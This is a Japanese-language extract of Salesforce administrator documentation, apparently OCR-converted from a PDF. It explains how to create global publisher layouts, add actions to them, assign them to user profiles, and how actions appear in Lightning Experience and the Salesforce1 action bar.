Salesforce for Outlook では、Group Edition、Contact Manager Edition、Professional Edition ユーザが Salesforce サイドパネルパブリッシャーをクリックしたときに表示されるアクションがグローバルパブリッシャーレイアウトで決まります。他のエディションを使用しているすべての Salesforce for Outlook ユーザは、Outlook サイドパネルパブリッシャーレイアウトを使用してサイドパネルパブリッシャーを設定できます。

メモ: 顧客を含まない Chatter グループには、カスタマイズされたグループパブリッシャーレイアウトで上書きされている場合を除き、デフォルトでグローバルパブリッシャーレイアウトが表示されます。顧客を許可する Chatter グループの場合は、パブリッシャーに標準アクション ([投稿]、[ファイル]、[リンク]、[アンケート]) のみが表示されます。

ユーザプロファイルに応じて異なるグローバルパブリッシャーレイアウトを割り当てることで、グローバルページでユーザにデフォルトで表示されるアクションをカスタマイズできます。

グローバルパブリッシャーレイアウトを使用する場合、次の手順が含まれます。

1. グローバルパブリッシャーレイアウトの作成
   グローバルパブリッシャーレイアウトにより、各種 Salesforce インターフェースに表示されるグローバルアクションが決まります。Salesforce Classic の場合、これらのレイアウトでグローバルページ (ホームページなど) や Chatter ページの Chatter パブリッシャーのアクションをカスタマイズします。Lightning Experience の場合、これらのレイアウトを使用して、行動、メモ、および ToDo オブジェクトを参照する [活動の記録] アクションと [レコードを作成] クイックアクションを [グローバルアクション] メニューに入力します。また、Salesforce1 の場合、これらのレイアウトにより、[フィード] ページと [人] ページのアクションバーに表示されるアクションが決まります。グローバルパブリッシャーレイアウトには、グローバルアクションのみを含めることができます。
2. グローバルパブリッシャーレイアウトへのアクションの追加
   グローバルパブリッシャーレイアウトに追加したアクションは、[ホーム] ページや Chatter ページなどのページの他に、Salesforce1 の [フィード] ページと [人] ページのアクションバーおよびアクションメニューに表示されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

アクションを作成する
- 「アプリケーションのカスタマイズ」

アクションレイアウトとページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定を参照」

3. ユーザプロファイルへのグローバルパブリッシャーレイアウトの割り当て
   グローバルパブリッシャーレイアウトの作成が完了したら、そのレイアウトをさまざまなユーザプロファイルに割り当てることができます。たとえば、Chatter パブリッシャーまたは Salesforce1 でマーケティングユーザと標準ユーザに必要なアクションは異なる場合があります。その場合は、複数のグローバルパブリッシャーレイアウトを作成し、異なるユーザプロファイルに割り当てて、プロファイルごとにアクションをカスタマイズします。

関連トピック:

グローバルクイックアクションの作成

グローバルパブリッシャーレイアウトの作成

グローバルパブリッシャーレイアウトにより、各種 Salesforce インターフェースに表示されるグローバルアクションが決まります。Salesforce Classic の場合、これらのレイアウトでグローバルページ (ホームページなど) や Chatter ページの Chatter パブリッシャーのアクションをカスタマイズします。Lightning Experience の場合、これらのレイアウトを使用して、行動、メモ、および ToDo オブジェクトを参照する [活動の記録] アクションと [レコードを作成] クイックアクションを [グローバルアクション] メニューに入力します。また、Salesforce1 の場合、これらのレイアウトにより、[フィード] ページと [人] ページのアクションバーに表示されるアクションが決まります。グローバルパブリッシャーレイアウトには、グローバルアクションのみを含めることができます。

1. [設定] から、[クイック検索] ボックスに「パブリッシャーレイアウト」と入力し、[パブリッシャーレイアウト] を選択します。
2. 新しいグローバルパブリッシャーレイアウトを作成するには、[新規] をクリックします。
3. パブリッシャーレイアウトをコピーするには、[既存のグローバルパブリッシャーレイアウト] ドロップダウンリストから選択します。
4. 新しいグローバルパブリッシャーレイアウトの名前を入力します。
5. [保存] をクリックします。

関連トピック:

ユーザプロファイルへのグローバルパブリッシャーレイアウトの割り当て
グローバルパブリッシャーレイアウト

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

アクションを作成する
- 「アプリケーションのカスタマイズ」

アクションレイアウトとページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定を参照」

グローバルパブリッシャーレイアウトへのアクションの追加

グローバルパブリッシャーレイアウトに追加したアクションは、[ホーム]ページや Chatter ページなどのページの他に、Salesforce1 の [フィード] ページと [人] ページのアクションバーおよびアクションメニューに表示されます。

頻繁に使用するアクションが各リストの最初に表示されるように、アクションを並び替えます。他のアクションはすべて、パブリッシャーのドロップダウンメニューに表示されます。

段階的な手順: グローバルパブリッシャーレイアウトをカスタマイズする

アクションは、ページレイアウト上の 2 つのセクションに追加できます。

Salesforce Classic のパブリッシャーのクイックアクション
このセクションには、パレットの [クイックアクション] カテゴリのアクションのみを含めることができます。このセクションのアクションは、Salesforce Classic の Chatter パブリッシャーに表示されます。

Salesforce1 および Lightning Experience アクション
このセクションには、パレットの [Salesforce1 および Lightning のアクション] カテゴリのアクションのみを含めることができます。オブジェクトページレイアウトの [Salesforce1 および Lightning のアクション] カテゴリには、クイックアクション、生産性アクション、Lightning コンポーネントアクション、標準およびカスタムボタンをはじめ、オブジェクトに使用可能なすべての種類のアクションが含まれます。このセクションのアクションは、Salesforce1 のアクションバーおよびアクションメニューと、Lightning Experience のさまざまな領域に表示されます。

1. [設定]から、[クイック検索] ボックスに「パブリッシャーレイアウト」と入力し、[パブリッシャーレイアウト] を選択します。
2. アクションを追加または削除するには、アクションをパレットから、またはパレットにドラッグします。アクションを並び替えるには、アクションを選択して新しい位置にドラッグします。

   [Salesforce Classic パブリッシャーのクィックアクション] セクションで、左側の最初の 3 つのアクションが Chatter パブリッシャーに表示されます。他のすべてのアクションは [さらに表示] ドロップダウンメニューに表示されます。

3. 終了した時点で [保存] をクリックするか、[適用] をクリックして変更を保存し、レイアウトの作業を続行します。

   保存せずにページを離れると、変更内容が失われます。

例: ユーザがパブリッシャーから直接取引先を作成できるように、パブリッシャーに [新規取引先] アクションを追加しましょう。[新規取引先] アクションを [パブリッシャーのクイックアクション] セクションにドラッグし、変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方


使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

ユーザ権限


アクションを作成する
- 「アプリケーションのカスタマイズ」

アクションレイアウトとページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定を参照」



Chatter タブに移動します。[新規取引先] アクションがパブリッシャーに表示されます。



関連トピック:

- ユーザプロファイルへのグローバルパブリッシャーレイアウトの割り当て
- Salesforce サイドパネルからレコードを直接作成する営業担当の設定
- モバイルスマートアクション

ユーザプロファイルへのグローバルパブリッシャーレイアウトの割り当て

グローバルパブリッシャーレイアウトの作成が完了したら、そのレイアウトをさまざまなユーザプロファイルに割り当てることができます。たとえば、Chatter パブリッシャーまたは Salesforce1 でマーケティングユーザと標準ユーザに必要なアクションは異なる場合があります。その場合は、複数のグローバルパブリッシャーレイアウトを作成し、異なるユーザプロファイルに割り当てて、プロファイルごとにアクションをカスタマイズします。

1. [設定]から、[クイック検索] ボックスに「パブリッシャーレイアウト」と入力し、[パブリッシャーレイアウト] を選択します。
2. [パブリッシャーレイアウトの割り当て] をクリックします。
3. [割り当ての編集] をクリックします。
4. テーブルで該当する行の任意の場所をクリックし、ユーザプロファイルを選択します。
5. [使用するパブリッシャーレイアウト] ドロップダウンから、強調表示したプロファイルに割り当てるグローバルパブリッシャーレイアウトを選択します。
6. レイアウトを保存します。

関連トピック:

グローバルパブリッシャーレイアウトへのアクションの追加

グローバルパブリッシャーレイアウト

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

ユーザ権限

アクションを作成する
- 「アプリケーションのカスタマイズ」

アクションレイアウトとページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定を参照」

Lightning Experience のアクション

Lightning Experience では、アクションはヘッダーの [グローバルアクション] メニュー、リストビュー項目、およびレコードページ上の数か所に表示されます。レコードページ上の表示される場所は、アクションの種別に応じて異なります。

エディション


使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

クイックアクションを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

カスタムキャンバスを使用可能なエディション: **Professional** Edition (Force.com Canvas が有効な場合)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

[グローバルアクション] メニューのアクション


[グローバルアクション] メニューには、グローバルパブリッシャーレイアウトの [Salesforce1 および Lightning Experience アクション] セクションにあるグローバルアクションのサブセットが表示されます。具体的には、メニューでサポートされるグローバルアクションの種別は、行動、メモ、および ToDo オブジェクトを参照する [活動の記録] および [レコードを作成] クイックアクションです。



メニューの項目は、ページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションにリストされた順序で表示されます。

リストビュー項目のアクション


ToDo オブジェクトを除き、リストビュー項目では標準のボタンアクションのみがサポートされます。ToDo リストビューの項目には、その ToDo で使用可能なアクションの完全なリストが含まれます。



レコードページのアクション

下図は、Lightning Experience の取引先責任者ページのサンプルです。

メモ: 商談およびリードのワークスペース構造は異なりますが、アクションはそれらのページに同じように表示されます。



レコードの強調表示パネルにあるページレベルのアクションメニュー (1) には、次の項目が表示されます。

- 生産性アクション
- グローバルおよびオブジェクト固有のクイックアクション (ToDo作成、行動作成、活動記録に関連するものを除く)
- 標準ボタン
- カスタム Lightning コンポーネントのクイックアクション
- カスタム Visualforce クイックアクション
- カスタム Visualforce ボタン
- キャンバスアクション

ページレベルのアクションメニューに表示されるアクションは、ページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションにリストされた順序で表示されます。

メモ: JavaScript をコールするカスタムボタンは、Lightning Experience ではサポートされていません。


[活動] タブ (2) には、行動オブジェクトと ToDo オブジェクトを参照する [活動の記録] アクションと [レコードを作成] クイックアクションが含まれます。[メール] 標準ボタンも含まれます。

Chatter タブ (3) には、標準の Chatter アクションが含まれます。デフォルトでは、[投稿] アクションと [アンケート] アクションのみがサポートされますが、グループが設定されていれば、[お知らせ] アクションもサポートされます。一部のオブジェクトでは、Salesforce で事前定義された他の標準 Chatter アクションがサポートされます。

関連リストのアクション


関連リスト (4) には、通常、関連リストに表示される標準ボタンが含まれます。通常、これは [新規] ボタンのみです。

例: [Salesforce1 および Lightning Experience アクション] セクションの [取引先責任者] ページレイアウトに次のアクションがあるとします。




クイックアクション ([新規取引先]、[新規行動]、[新規 ToDo])、生産性アクション ([電話])、標準ボタン ([編集]、[削除]、[コピー]、[メールを送信])、Chatter アクション ([アンケート]、[投稿]) があります。これらのアクションは、Lightning Experience の取引先責任者レコードページに次のように表示されます。


- ページレベルのアクションメニューのアクションは、クイックアクション、生産性アクション、および標準ボタンが、ページレイアウトにリストされた順序で組み合わされます。[新規行動] と [新規 ToDo] はクイックアクションですが、ここには表示されません。



- アクションリストの前にある Chatter アクションは、Chatter タブにあります。



- **活動関連アクション** ([メール]、[新規行動]、[新規 ToDo]) **は、[活動] タブに表示されます。**



Lightning Experience でのアクションの順序

Lightning Experience では、レコードページのアクションは、そのオブジェクトのページレイアウトにある [Salesforce1 および Lightning Experience アクション] セクションのアクションリストから取得されます。グローバルパブリッシャーレイアウトの同じセクションによって、[グローバルアクション] メニューに表示されるグローバルアクションが決まります。

関連トピック:

Lightning Experience でのアクションの順序

アクション

Lightning Experience でのアクションの順序

Lightning Experience では、レコードページのアクションは、そのオブジェクトのページレイアウトにある [Salesforce1 および Lightning Experience アクション] セクションのアクションリストから取得されます。グローバルパブリッシャーレイアウトの同じセクションによって、[グローバルアクション] メニューに表示されるグローバルアクションが決まります。

オブジェクトのページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションをカスタマイズしていない場合、オブジェクトのレコードページに表示されるクイックアクションは次のものから派生します。

- グローバルパブリッシャーレイアウトのアクション
- オブジェクトページレイアウトのボタンセクションにある標準ボタンとカスタムボタン

[Salesforce1 および Lightning Experience アクション] セクションをカスタマイズしても、ページレイアウトのボタンセクションにある標準ボタンとカスタムボタンは、アクションリストに自動的には組み込まれません。パレットの [Salesforce1 および Lightning のアクション] カテゴリのアクションとしてボタンを追加する必要があります。

レコードページの各セクションのアクションには、ページレイアウトでのそのアクション種別の順序が反映されます。

メモ: ページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションを変更すると、Salesforce1 と Lightning Experience の両方に反映されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

クイックアクションを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

カスタムキャンバスを使用可能なエディション: **Professional** Edition (Force.com Canvas が有効な場合)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

Lightning Experience ヘッダーの [グローバルアクション] メニュー ( ) には、グローバルアクションとして、グローバルパブリッシャーレイアウトの [Salesforce1 および Lightning Experience アクション] セクションから取得された、行動、メモ、および ToDo オブジェクトを参照する [活動の記録] および [レコードを作成] クイックアクションが表示されます。

関連トピック:


Lightning Experience のアクション
アクション

Salesforce1 アクションバー

Salesforce1 ユーザは、1 か所でアクションを検索できるため、アクションの実行場所について困惑することがありません。Salesforce1 のさまざまな場所にあったアクションがアクションバーと関連するアクションメニューに集約され、ホームとして一元化されました。

Salesforce1 では、生産性アクション、標準ボタンおよびカスタムレコードボタン、クイックアクションがアクションバーとアクションメニュー ( ) に表示されます。アクションバーとアクションメニューには、そのページで使用可能なすべてのアクションが表示されます。

アクションバーおよびアクションメニューの **Salesforce1** アクション



アクションバーは、フィード、グループ、ユーザプロファイル、ダッシュボード、レポート、標準およびカスタムオブジェクトレコードビュー、関連リスト、検索結果など、アプリケーションのほとんどの場所に表示されます。使用可能なアクションは、ユーザが Salesforce1 のどの場所にいるのかによって決まります。また、組織のページレイアウトおよびパブリッシャーレイアウトの設定方法にも左右されます。

ユーザのアクションバー(アクションメニューも含む)には、次の種類のアクションの一部またはすべてが表示されます。

- 生産性アクション — [メールを送信]()、[電話]()、[地図]()、[Web サイトを表示]()、[ニュースを閲覧]()アクションは、取引先、取引先責任者、リード、および個人取引先で使用できます。[簡易メッセージ]()、[カンファレンスコールに参加]()、[地図]() アクションは、Salesforce Today のモバイルカレンダーの行動で使用できます。

  ヒント: 生産性アクションは、アクションに関連する情報がレコードに含まれる場合にのみ表示されます。たとえば、[メールを送信] アクションは、レコードにメールアドレスが含まれている場合に表示されます。[Web サイトを表示] アクションは、レコードに Web サイト URL が含まれている場合にのみ表示されます。

- カスタムボタンおよび標準ボタン — オブジェクトのページレイアウトの [ボタン] セクションに含まれるボタン ([編集]、[削除]、[コピー] など) は、Salesforce1 のレコードページでアクションバーのアクションとして使用できます。アクションの順序をカスタマイズしていない場合、ページレイアウトのボタンセクションでのボタンの順序が使用されます。ただし、[編集] ボタンの位置は固定です。

  メモ: カスタムリンク、リストビューに追加されたカスタムボタン、およびコンテンツソースを `OnClick JavaScript` として定義しているカスタムボタンは、Salesforce1 ではサポートされず、表示されません。

- クイックアクション — グローバルパブリッシャーレイアウトまたはオブジェクトのページレイアウトで、アクションバーのアクションの追加、削除、並び替えをした場合、その変更は Salesforce1 に反映されます。
- 標準 Chatter アクション — Chatter 固有のアクション ([投稿]、[ファイル]、[リンク]、[アンケート] など)。

例外

- レコードフィードでは、[フォロー]/[フォロー解除]ボタンは引き続きページの[特長]領域に表示されます。
- 公開および非公開グループフィードで、[グループに参加] および [参加を要請] ボタンは引き続き [特長] 領域に表示されますが、[グループを脱退] ボタンはアクションバーに表示されます。

カスタムブランド設定への影響

設定できるカスタムアイコンのバージョンは 1 つのみです。Winter '15 より前に作成したカスタムアクションアイコンも引き続きサポートされますが、アクションバーに表示されるとアイコンの一部が切れて見えます。アクションバーでのカスタムアクションアイコンの表示を最適化するには、次のガイドラインを使用してください。

- アイコンは 72×72 ピクセルである必要があります。画像にはピクセルの領域全体を使用します。以前のように画像の周囲に余白を残さないでください。
- 画像は、背景が透明色の PNG 形式にして、ファイルサイズを 10 K 未満にする必要があります。
- 解像度は 72 dpi にします。
- アイコングラフィックは白か、背景色よりも明るい色にします。
- 内部や周囲に濃い影を付けないようにします。
- Salesforce1 アイコンファミリに似た、シンプルでフラットなスタイルを使用します。

Salesforce1 のリスト項目のアクション

リスト項目のアクションとは、リストビュー、ToDo リスト、および関連レコードリストの項目に対して表示されるアクションバーです。Salesforce1のユーザは、レコードを開かずにリストから直接レコードを更新できます。

Salesforce1 のアクションバーでのアクションの順序

ページレイアウトおよびグローバルパブリッシャーレイアウトの [Salesforce1 および Lightning Experience アクション] セクションによって、Salesforce1 のアクションバーに表示されるアクションが決まります。また、クイックアクション、生産性アクション、およびアクションとして使用可能な標準ボタンとカスタムボタンの順序のカスタマイズもできます。

Salesforce1 のアクションバーおよびリスト項目アクションでの定義済みアクションの順序

Salesforce1のアクションバーおよびリスト項目アクションのアクションの表示順序は、組織のページレイアウトやパブリッシャーレイアウトで制御されます。ページレイアウトまたはグローバルパブリッシャーレイアウトでアクションバーのアクションをカスタマイズしない場合、主要アクションの場所は Salesforce によって事前に定義されます。

Salesforce1 のアクションに関する考慮事項

関連トピック:

Salesforce1 のアクションバーおよびリスト項目アクションでの定義済みアクションの順序
Salesforce1 のアクションバーでのアクションの順序
Salesforce1 のリスト項目のアクション
Salesforce1 のアクションに関する考慮事項

Salesforce1 のリスト項目のアクション

リスト項目のアクションとは、リストビュー、ToDo リスト、および関連レコードリストの項目に対して表示されるアクションバーです。Salesforce1 のユーザは、レコードを開かずにリストから直接レコードを更新できます。

リスト項目のアクションにアクセスするには、リストビューまたは ToDo リストに移動するか、オブジェクトの関連情報ページで関連リストを開きます。それから、目的のレコードで左にスワイプします。

リスト項目を右にスワイプして戻すか、リストの別の項目をタップすると、リスト項目のアクションが非表示になります。

リストビュー


リストビューのリスト項目のアクションは、オブジェクトのレコードを表示したときにアクションバーで使用できるアクションと同じではありません。たとえば、ユーザが Salesforce1 で商談レコードにアクセスすると、アクションバーのアクションには、商談ページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションのアクションが反映されます。


ただし、ユーザがリストビューで商談を左にスワイプすると、次の図のように、商談の定義済みアクションのリストからアクションが表示されます。オブジェクトごとの定義済みアクションのリストについては、「Salesforce1 のアクションバーおよびリスト項目アクションでの定義済みアクションの順序」を参照してください。


[すべての商談] リストビューです。

リスト項目のアクションを表示するには、リスト項目を左にスワイプします。

リスト項目で使用可能なアクションの完全なリストを表示するには、 をタップします。

